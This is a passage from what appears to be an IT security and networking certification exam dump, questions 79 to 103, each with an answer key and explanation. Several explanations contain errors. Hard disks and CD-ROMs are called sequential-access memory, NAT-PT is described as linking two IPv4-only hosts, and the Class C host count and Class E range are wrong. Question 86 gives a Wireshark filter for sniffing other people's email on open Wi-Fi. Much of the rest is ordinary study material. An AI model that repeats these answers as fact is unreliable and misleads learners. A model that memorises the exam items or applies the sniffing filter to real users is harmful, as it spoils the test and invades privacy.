Answer option C is incorrect. IT policy includes general policies for the IT department. These policies are intended to keep the network secure and stable. It includes the following: Virus incident and security incident
Backup policy
Client update policies
Server configuration, patch update, and modification policies (security)
Firewall policies Dmz policy, email retention, and auto forwarded email policy
Answer option A is incorrect. It defines the high level program policy and business continuity plan.
Answer option B is incorrect. Remote access policy is a document that outlines and defines acceptable methods of remotely connecting to the internal network.

QUESTION 79
FILL BLANK

Fill in the blank with the appropriate term. In computing, _____ is a class of data storage devices that read their data in sequence.

Correct Answer: SAM
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In computing, sequential access memory (SAM) is a class of data storage devices that read their data in sequence. This is in contrast to random access memory (RAM) where data can be accessed in any order. Sequential access devices are usually a form of magnetic memory. While sequential access memory is read in sequence, access can still be made to arbitrary locations by "seeking" to the requested location. Magnetic sequential access memory is typically used for secondary storage in general-purpose computers due to their higher density at lower cost compared to RAM, as well as resistance to wear and non-volatility. Examples of SAM devices include hard disks, CD-ROMs, and magnetic tapes.

QUESTION 80
Which of the following are the responsibilities of the disaster recovery team? Each correct answer represents a complete solution. Choose all that apply.

A. To monitor the execution of the disaster recovery plan and assess the results
B. To modify and update the disaster recovery plan according to the lessons learned from previous disaster recovery efforts
C. To notify management, affected personnel, and third parties about the disaster
D. To initiate the execution of the disaster recovery procedures

Correct Answer: ABCD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The responsibilities of the disaster recovery team are as follows: To develop, deploy, and monitor the implementation of appropriate disaster recovery plans after analysis of business objectives and threats to organizations
To notify management, affected personnel, and third parties about the disaster
To initiate the execution of the disaster recovery procedures
To monitor the execution of the disaster recovery plan and assess the results
To return operations to normal conditions
To modify and update the disaster recovery plan according to the lessons learned from previous disaster recovery efforts
To increase the level of the organization's disaster recovery preparedness by conducting mock drills, regular DR systems testing, and threat analysis to create awareness among various stakeholders of the organization by conducting training and awareness sessions

QUESTION 81
FILL BLANK

Fill in the blank with the appropriate term. _____ is an open wireless technology standard for exchanging data over short distances from fixed and mobile devices.

Correct Answer: Bluetooth
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Bluetooth is an open wireless technology standard for exchanging data over short distances from fixed and mobile devices,
creating personal area networks with high levels of security. Created by telecoms vendor Ericsson in 1994, it was originally conceived as a wireless alternative to RS-232 data cables. It can connect several devices, overcoming problems of synchronization. Today Bluetooth is managed by the Bluetooth Special Interest Group.

QUESTION 82
In which of the following attacks does an attacker use software that tries a large number of key combinations in order to get a password?

A. Buffer overflow
B. Brute force attack
C. Zero-day attack
D. Smurf attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In a brute force attack, an attacker uses software that tries a large number of key combinations in order to get a password. To prevent such attacks, users should create passwords that are more difficult to guess, i.e., by using a minimum of six characters, alphanumeric combinations, and lower-upper case combinations.
Answer option D is incorrect. Smurf is an attack that generates significant computer network traffic on a victim network. This is a type of denial-of-service attack that floods a target system via spoofed broadcast ping messages. In such attacks, a perpetrator sends a large amount of ICMP echo request (ping) traffic to IP broadcast addresses, all of which have a spoofed source IP address of the intended victim. If the routing device delivering traffic to those broadcast addresses delivers the IP broadcast to all hosts, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, which multiplies the traffic by the number of hosts responding.
Answer option A is incorrect. Buffer overflow is a condition in which an application receives more data than it is configured to accept. It helps an attacker not only to execute a malicious code on the target system but also to install backdoors on the target system for further attacks. All buffer overflow attacks are due to only sloppy programming or poor memory management by the application developers. The main types of buffer overflows are: Stack overflow
Format string overflow
Heap overflow
Integer overflow
Answer option C is incorrect. A zero-day attack, also known as zero-hour attack, is a computer threat that tries to exploit computer application vulnerabilities which are unknown to others, undisclosed to the software vendor, or for which no security fix is available. Zero-day exploits (actual code that can use a security hole to carry out an attack) are used or shared by attackers before the software vendor knows about the mvulnerability. User awareness training is the most effective technique to mitigate such attacks.

QUESTION 83

In an Ethernet peer-to-peer network, which of the following cables is used to connect two computers, using RJ-45 connectors and Category-5 UTP cable?

A. Loopback
B. Serial
C. Parallel
D. Crossover

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In an Ethernet peer-to-peer network, a crossover cable is used to connect two computers, using RJ-45 connectors and Category-5 UTP cable. Answer options C and B are incorrect. Parallel and serial cables do not use RJ-45 connectors and Category-5 UTP cable. Parallel cables are used to connect printers, scanners etc., to computers, whereas serial cables are used to connect modems, digital cameras etc., to computers. Answer option A is incorrect. A loopback cable is used for testing equipments.

QUESTION 84 Which of the following is a credit card-sized device used to securely store personal information and used in conjunction with a PIN number to authenticate users?

A. Proximity card
B. Java card
C. SD card
D. Smart card

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A smart card is a credit card-sized device used to securely store personal information such as certificates, public and private keys, passwords, etc. It is used in conjunction with a PIN number to authenticate users. In Windows, smart cards are used to enable certificate-based authentication. To use smart cards, Extensible Authentication Protocol (EAP) must be configured in Windows.
Answer option B is incorrect. Java Card is a technology that allows Java-based applications to be run securely on smart cards and small memory footprint devices. Java Card gives a user the ability to program devices and make them application specific. It is widely used in SIM
cards and ATM cards. Java Card products are based on the Java Card Platform specifications developed by Sun Microsystems, a supplementary of Oracle Corporation. Many Java card products also rely on the global platform specifications for the secure management of applications on the card. The main goals of the Java Card technology are portability and security.
Answer option A is incorrect. Proximity card (or Prox Card) is a generic name for contactless integrated circuit devices used for security access or payment systems. It can refer to the older 125 kHz devices or the newer 13.56 MHz contactless RFID cards, most commonly known as contactless smartcards. Modern proximity cards are covered by the ISO/IEC 14443 (Proximity Card) standard. There is also a related ISO/IEC 15693 (Vicinity Card) standard. Proximity cards are powered by resonant energy transfer and have a range of 0-3 inches in most instances. The user will usually be able to leave the card inside a wallet or purse. The price of the cards is also low, usually US$2-$5, allowing them to be used in applications such as identification cards, keycards, payment cards and public transit fare cards.
Answer option C is incorrect. Secure Digital (SD) card is a non-volatile memory card format used in portable devices such as mobile phones, digital cameras, and handheld computers. SD cards are based on the older MultiMediaCard (MMC) format, but they are a little thicker than MMC cards. Generally an SD card offers a write-protect switch on its side. SD cards generally measure 32 mm x 24 mm x 2.1 mm, but they can be as thin as 1.4 mm. The devices that have SD card slots can use the thinner MMC cards, but the standard SD cards will not fit into the thinner MMC slots. Some SD cards are also available with a USB connector. SD card readers allow SD cards to be accessed via many connectivity ports such as USB, FireWire, and the common parallel port.

QUESTION 85
Which of the following OSI layers establishes, manages, and terminates the connections between the local and remote applications?

A. Data Link layer
B. Network layer
C. Application layer
D. Session layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The session layer of the OSI/RM controls the dialogues (connections) between computers. It establishes, manages and terminates the connections between the local and remote application. It provides for full-duplex, half-duplex, or simplex operation, and establishes checkpointing, adjournment, termination, and restart procedures. The OSI model made this layer responsible for graceful close of sessions, which is a property of the Transmission Control Protocol, and also for session checkpointing and recovery, which is not usually used in the Internet Protocol Suite. The Session Layer is commonly implemented explicitly in application environments that use remote procedure calls.
Answer option C is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer. Answer option A is incorrect. The Data Link Layer is Layer 2 of the seven-layer OSI model of computer networking. It corresponds to or is part of the link layer of the TCP/IP reference model. The Data Link Layer is the protocol layer which transfers data between adjacent network nodes in a wide area network or between nodes on the same local area network segment. The Data Link Layer provides the functional and procedural means to transfer data between network entities and might provide the means to detect and possibly correct errors that may occur in the Physical Layer. Examples of data link protocols are Ethernet for local area networks (multi-node), the Point-to-Point Protocol (PPP), HDLC, and ADCCP for point-to-point (dual-node) connections.
Answer option B is incorrect. The network layer controls the operation of subnet, deciding which physical path the data should take, based on network conditions, priority of service, and other factors. Routers work on the Network layer of the OSI stack.

QUESTION 86
Adam, a malicious hacker, is sniffing an unprotected Wi-FI network located in a local store with Wireshark to capture hotmail e-mail traffic. He knows that lots of people are using their laptops for browsing the Web in the store. Adam wants to sniff their e-mail messages traversing the unprotected Wi-Fi network. Which of the following Wireshark filters will Adam configure to display only the packets with hotmail email messages?

A. (http = "login.pass.com") && (http contains "SMTP")
B. (http contains "email") && (http contains "hotmail")
C. (http contains "hotmail") && (http contains "Reply-To")
D. (http = "login.passport.com") && (http contains "POP3")

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Adam will use (http contains "hotmail") && (http contains "Reply-To") filter to display only the packets with hotmail email messages. Each Hotmail message contains the tag Reply-To: and "xxxx-xxx- xxx.xxxx.hotmail.com" in the received tag. Wireshark is a free packet sniffer computer application. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is very similar to tcpdump, but it has a graphical front-end, and many more information sorting and filtering options. It allows the user to see all traffic being passed over the network (usually an Ethernet network but support is being added for others) by putting the network interface into promiscuous mode. Wireshark uses pcap to capture packets, so it can only capture the packets on the networks supported by pcap. It has the following features: Data can be captured "from the wire" from a live network connection or read from a file that records the already-captured packets. Live data can be read from a number of types of network, including Ethernet, IEEE 802.11, PPP, and loopback. Captured network data can be browsed via a GUI, or via the terminal (command line) version of the utility, tshark. Captured files can be programmatically edited or converted via command-line switches to the "editcap" program. Data display can be refined using a display filter. Plugins can be created for dissecting new protocols.
Answer options B, A, and D are incorrect. These are invalid tags.

QUESTION 87
Which of the following are the distance-vector routing protocols? Each correct answer represents a complete solution. Choose all that apply.

A. IS-IS
B. OSPF
C. IGRP
D. RIP

Correct Answer: DC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Following are the two distance-vector routing protocols:
RIP: RIP is a dynamic routing protocol used in local and wide area networks. As such, it is classified as an interior gateway protocol (IGP). It uses the distance-vector routing algorithm. It employs the hop count as a routing metric. RIP prevents routing loops by implementing a limit on the number of hops allowed in a path from the source to a destination. It implements the split horizon, route poisoning, and hold-down mechanisms to prevent incorrect routing information from being propagated.
IGRP: Interior Gateway Routing Protocol (IGRP) is a Cisco proprietary distance vector Interior Gateway Protocol (IGP). It is used by Cisco routers to exchange routing data within an autonomous system (AS). This is a classful routing protocol and does not support variable length subnet masks (VLSM). IGRP supports multiple metrics for each route, including bandwidth, delay, load, MTU, and reliability. Answer options B and A are incorrect. OSPF and IS-IS are link state routing protocols.

QUESTION 88
With which of the following forms of acknowledgment can the sender be informed by the data receiver about all segments that have arrived successfully?

A. Block Acknowledgment
B. Negative Acknowledgment
C. Cumulative Acknowledgment
D. Selective Acknowledgment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Selective Acknowledgment (SACK) is one of the forms of acknowledgment. With selective acknowledgments, the sender can be informed by a data receiver about all segments that have arrived successfully, so the sender retransmits only those segments that have actually been lost. The selective acknowledgment extension uses two TCP options: The first is an enabling option, "SACK-permitted", which may be sent in a SYN segment to indicate that the SACK option can be used once the connection is established. The other is the SACK option itself, which can be sent over an established connection once permission has been given by "SACK-permitted".
Answer option A is incorrect. Block Acknowledgment (BA) was initially defined in IEEE 802.11e as an optional scheme to improve the MAC efficiency. IEEE 802.11n capable devices are also referred to as High Throughput (HT) devices. Instead of transmitting an individual ACK for every MPDU, multiple MPDUs can be acknowledged together using a single BA frame. Block Ack (BA) contains bitmap size of 64*16 bits. Each bit of this bitmap represents the status (success/ failure) of an MPDU.
Answer option B is incorrect. With Negative Acknowledgment, the receiver explicitly notifies the sender which packets, messages, or segments were received incorrectly that may need to be retransmitted.
Answer option C is incorrect. With Cumulative Acknowledgment, the receiver acknowledges that it has correctly received a packet, message, or segment in a stream which implicitly informs the sender that the previous packets were received correctly. TCP uses cumulative acknowledgment with its TCP sliding window.

QUESTION 89
FILL BLANK

Fill in the blank with the appropriate term. _____is a method for monitoring the e-mail delivery to the intended recipient.

Correct Answer: Email tracking
Section: (none)
Explanation


Explanation/Reference:
Explanation:
Email tracking is a method for monitoring the e-mail delivery to the intended recipient. Most tracking technologies utilize some form of digitally time-stamped record to reveal the exact time and date at which e-mail was received or opened, as well the IP address of the recipient. When a user uses such tools to send an e-mail, forward an e-mail, reply to an e-mail, or modify an e-mail, the resulting actions and tracks of the original e-mail are logged. The sender is notified of all actions performed on the tracked e-mail by an automatically generated e-mail. eMailTracker Pro and MailTracking.com are the tools that can be used to perform email tracking.

QUESTION 90
You work as the network administrator for uCertify Inc. The company has planned to add the support for IPv6 addressing. The initial phase deployment of IPv6 requires support from some IPv6-only devices. These devices need to access servers that support only IPv4. Which of the following tools would be suitable to use?

A. Multipoint tunnels
B. NAT-PT
C. Point-to-point tunnels
D. Native IPv6

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
NAT-PT (Network address translation-Protocol Translation) is useful when an IPv4-only host needs to communicate with an IPv4-only host. NAT-PT (Network Address Translation-Protocol Translation) is an implementation of RFC 2766 as specified by the IETF. NAT-PT was designed so that it can be run on low-end, commodity hardware. NAT-PT runs in user space, capturing and translating packets between the IPv6 and IPv4 networks (and vice-versa). NAT-PT uses the Address Resolution Protocol (ARP) and Neighbor Discovery (ND) on the IPv4 and IPv6 network systems, respectively.



NAT-Protocol Translation can be used to translate both the source and destination IP addresses.
Answer option D is incorrect. Native IPv6 is of use when the IPv6 deployment is pervasive, with heavy traffic loads.
Answer option C is incorrect. Point-to-point tunnels work well when IPv6 is needed only in a subset of sites. These point-to-point tunnels act as virtual point-to-point serial link. These are useful when the traffic is of very high volume. Answer option A is incorrect. The multipoint tunnels are used for IPv6 deployment even when IPv6 is needed in a subset of sites and is suitable when the traffic is infrequent and of less predictable volume.

QUESTION 91 Which of the following types of cyberstalking damages the reputation of their victim and turns other people against them by setting up their own Websites, blogs, or user pages for this purpose?

A. False accusation
B. Attempts to gather information about the victim
C. Encouraging others to harass the victim
D. False victimization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In false accusations, many cyberstalkers try to damage the reputation of their victim and turn other people against them. They post false information about them on Websites. They may set up their own Websites, blogs, or user pages for this purpose. They post allegations about the victim to newsgroups, chat rooms, or other sites that allow public contributions.
Answer option D is incorrect. In false victimization, the cyberstalker claims that the victim is harassing him/her.
Answer option C is incorrect. In this type of cyberstalking, many cyberstalkers try to involve third parties in the harassment. They claim that the victim has harmed the stalker in some way, or may post the victim's name and telephone number in order to encourage others to join the pursuit.
Answer option B is incorrect. In an attempt to gather information, cyberstalkers may approach their victim's friends, family, and work colleagues to obtain personal information. They may advertise for information on the Internet. They often will monitor the victim's online activities and attempt to trace their IP address in an effort to gather more information about their victims.

QUESTION 92
Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a complete solution. Choose all that apply.

A. Class A B.
Class B
C. Class D
D. Class E
E. Class C

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Class addresses D and E are not allotted to hosts. Class D addresses are reserved for multicasting, and their address range can extend from 224 to 239. Class E addresses are reserved for experimental purposes. Their addresses range from 240 to 254.
Answer option A is incorrect. Class A addresses are specified for large networks. It consists of up to 16,777,214 client devices (hosts), and their address range can extend from 1 to 126.
Answer option B is incorrect. Class B addresses are specified for medium size networks. It consists of up to 65,534 client devices, and their address range can extend from 128 to 191.
Answer option E is incorrect. Class C addresses are specified for small local area networks (LANs). It consists of up to 245 client devices, and their address range can extend from 192 to 223.

QUESTION 93 Which of the following is a management process that provides a framework for promoting quick recovery and the capability for an effective response to protect the interests of its brand, reputation, and stakeholders?

A. Log analysis
B. Incident handling
C. Business Continuity Management
D. Patch management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Business Continuity Management is a management process that determines potential impacts that are likely to threaten an organization. It provides a framework for promoting quick recovery and the capability for an effective response to protect the interests of its brand, reputation, and stakeholders. Business continuity management includes disaster recovery, business recovery, crisis management, incident management, emergency management, product recall, contingency planning, etc.
Answer option D is incorrect. Patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system. Patch management includes the following tasks:
Maintaining current knowledge of available patches
Deciding what patches are appropriate for particular systems
Ensuring that patches are installed properly
Testing systems after installation, and documenting all associated procedures, such as specific configurations requiredA number of products are available to automate patch management tasks, including RingMaster's Automated Patch Management, PatchLink Update, and Gibraltar's Everguard.
Answer option A is incorrect. This option is invalid.
Answer option B is incorrect. Incident handling is the process of managing incidents in an Enterprise, Business, or an Organization. It involves the thinking of the prospective suitable to the enterprise and then the implementation of the prospective in a clean and manageable manner. It involves completing the incident report and presenting the conclusion to the management and providing ways to improve the process both from a technical and administrative aspect. Incident handling ensures that the overall process of an enterprise runs in an uninterrupted continuity.

QUESTION 94
FILL BLANK

Fill in the blank with the appropriate term. In the _____method, a device or computer that transmits data needs to first listen to the channel for an amount of time to check for any activity on the channel.

Correct Answer: CSMA/CA
Section: (none)
Explanation

Explanation/Reference:
Explanation: Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA) is an access method used by wireless networks (IEEE 802.11). In this method, a device or computer that transmits data needs to first listen to the channel for an amount of time to check for any activity on the channel. If the channel is sensed as idle, the device is allowed to transmit data. If the channel is busy, the device postpones its transmission. Once the channel is clear, the device sends a signal

telling all other devices not to transmit data, and then sends its packets. In Ethernet (IEEE 802.3) networks that use CSMA/CD, the device or computer continues to wait for a time and checks if the channel is still free. If the channel is free, the device transmits packets and waits for an acknowledgment signal indicating that the packets were received.

QUESTION 95
Which of the following organizations is responsible for managing the assignment of domain names and IP addresses?

A. ISO
B. ICANN
C. W3C
D. ANSI

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
ICANN stands for Internet Corporation for Assigned Names and Numbers. ICANN is responsible for managing the assignment of domain names and IP addresses. ICANN's tasks include responsibility for IP address space allocation, protocol identifier assignment, top-level domain name system management, and root server system management functions.
Answer option A is incorrect. The International Organization for Standardization, widely known as ISO, is an international-standard-setting body composed of representatives from various national standards organizations. Founded on 23 February 1947, the organization promulgates worldwide proprietary industrial and commercial standards. It has its headquarters in Geneva, Switzerland. While ISO defines itself as a non-governmental organization, its ability to set standards that often become law, either through treaties or national standards, makes it more powerful than most non-governmental organizations. In practice, ISO acts as a consortium with strong links to governments.
Answer option C is incorrect. The World Wide Web Consortium (W3C) is an international industry consortium that develops common standards for the World Wide Web to promote its evolution and interoperability. It was founded in October 1994 by Tim Berners-Lee, the inventor of the Web, at the Massachusetts Institute of Technology, Laboratory for Computer Science [MIT/LCS] in collaboration with CERN, where the Web had originated, with support from DARPA and the European Commission.
Answer option D is incorrect. ANSI (American National Standards Institute) is the primary organization for fostering the development of technology standards in the United States. ANSI works with industry groups and is the U.S. member of the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC). Long-established computer standards from ANSI include the American Standard Code for Information Interchange (ASCII) and the Small Computer System Interface (SCSI).

QUESTION 96 Which of the following recovery plans includes specific strategies and actions to deal with specific variances to assumptions resulting in a particular security problem, emergency, or state of affairs?

A. Contingency plan
B. Disaster recovery plan
C. Business continuity plan
D. Continuity of Operations Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A contingency plan is a plan devised for a specific situation when things could go wrong. Contingency plans are often devised by governments or businesses who want to be prepared for anything that could happen. Contingency plans include specific strategies and actions to deal with specific variances to assumptions resulting in a particular problem, emergency, or state of affairs. They also include a monitoring process and "triggers" for initiating planned actions. They are required to help governments, businesses, or individuals to recover from serious incidents in the minimum time with minimum cost and disruption.
Answer option D is incorrect. It includes the plans and procedures documented that ensure the continuity of critical operations during any period where normal operations are impossible.
Answer option B is incorrect. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking), and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication, and reputation protection, and should refer to the disaster recovery plan (DRP) for IT-related infrastructure recovery/continuity.
Answer option C is incorrect. Business continuity planning (BCP) is the creation and validation of a practiced logistical plan for how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a business continuity plan. The BCP lifecycle is as follows:

QUESTION 97 Which of the following examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service (DDoS) attacks, certain forms of malware, and policy violations?

A. Network Behavior Analysis
B. Network-based Intrusion Prevention
C. Wireless Intrusion Prevention System
D. Host-based Intrusion Prevention

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Network Behavior Analysis examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service (DDoS) attacks, certain forms of malware, and policy violations.
Answer option B is incorrect. Network-based Intrusion Prevention (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity.
Answer option C is incorrect. Wireless Intrusion Prevention System (WIPS) monitors a wireless network for suspicious traffic by analyzing wireless networking protocols.
Answer option D is incorrect. Host-based Intrusion Prevention (HIPS) is an installed software package that monitors a single host for suspicious activity by analyzing events occurring within that host.

QUESTION 98
Which of the following routing metrics refers to the length of time that is required to move a packet from source to destination through the internetwork?

A. Routing delay
B. Bandwidth
C. Load
D. Path length

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Routing delay refers to the length of time that is required to move a packet from source to destination through the internetwork. Delay depends on many factors, including the following: Bandwidth of intermediate network links
Port queues at each router along the way
Network congestion on all intermediate network links
Physical distance to be traveled


Since delay is a conglomeration of several important variables, it is a common and useful metric.
Answer option D is incorrect. Path length is defined as the sum of the costs associated with each link traversed.
Answer option B is incorrect. Bandwidth refers to the available traffic capacity of a link.
Answer option C is incorrect. Load refers to the degree to which a network resource, such as a router, is busy.

QUESTION 99
FILL BLANK

Fill in the blank with the appropriate term. The _____ model is a description framework for computer network protocols and is sometimes called the Internet Model or the DoD Model.

Correct Answer: TCP/IP
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The TCP/IP model is a description framework for computer network protocols. It describes a set of general design guidelines and implementations of specific networking protocols to enable computers to communicate over a network. TCP/IP provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. Protocols exist for a variety of different types of communication services between computers. The TCP/IP Model is sometimes called the Internet Model or the DoD Model. The TCP/IP model has four unique layers as shown in the image. This layer architecture is often compared with the seven-layer OSI Reference Model. The TCP/IP model and related protocols are maintained by the Internet Engineering Task Force (IETF).



QUESTION 100
FILL BLANK

Fill in the blank with the appropriate term. A _____ is a block of data that a Web server stores on the client computer.

Correct Answer: cookie
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Cookie is a block of data, which a Web server stores on the client computer. If no expiration date is set for the cookie, it expires when the browser closes. If the expiration date is set for a future date, the cookie will be stored on the client's disk after the session ends. If the expiration date is set for a past date, the cookie is deleted.

QUESTION 101 You are taking over the security of an existing network. You discover a machine that is not being used as such, but has software on it that emulates the activity of a sensitive database server. What is this?

A. A Polymorphic Virus
B. A Virus
C. A reactive IDS.
D. A Honey Pot

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A honey pot is a device specifically designed to emulate a high value target such as a database server or entire sub section of your network. It is designed to attract the hacker's attention.

QUESTION 102
Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping the conversation and keeps the password. After the interchange is over, Eve connects to Bob posing as Alice; when asked for a proof of identity, Eve sends Alice's password read from the last session, which Bob accepts. Which of the following attacks is being used by Eve?

A. Replay
B. Fire walking
C. Cross site scripting
D. Session fixation

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:
Explanation:
Eve is using Replay attack. A replay attack is a type of attack in which attackers capture packets containing passwords or digital signatures whenever packets pass between two hosts on a network. In an attempt to obtain an authenticated connection, the attackers then resend the captured packet to the system. In this type of attack, the attacker does not know the actual password, but can simply replay the captured packet. Session tokens can be used to avoid replay attacks. Bob sends a one-time token to Alice, which Alice uses to transform the password and send the result to Bob (e.g. computing a hash function of the session token appended to the password). On his side Bob performs the same computation; if and only if both values match, the login is successful. Now suppose Mallory has captured this value and tries to use it on another session; Bob sends a different session token, and when Mallory replies with the captured value it will be different from Bob's computation.
Answer option C is incorrect. In the cross site scripting attack, an attacker tricks the user's computer into running code, which is treated as trustworthy because it appears to belong to the server, allowing the attacker to obtain a copy of the cookie or perform other operations.
Answer option B is incorrect. Firewalking is a technique for gathering information about a remote network protected by a firewall. This technique can be used effectively to perform information gathering attacks. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall.
Answer option D is incorrect. In session fixation, an attacker sets a user's session id to one known to him, for example by sending the user an email with a link that contains a particular session id. The attacker now only has to wait until the user logs in.

QUESTION 103
Which of the following types of transmission is the process of sending one bit at a time over a single transmission line?


A. Unicast transmission
B. Serial data transmission
C. Multicast transmission
D. Parallel data transmission

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
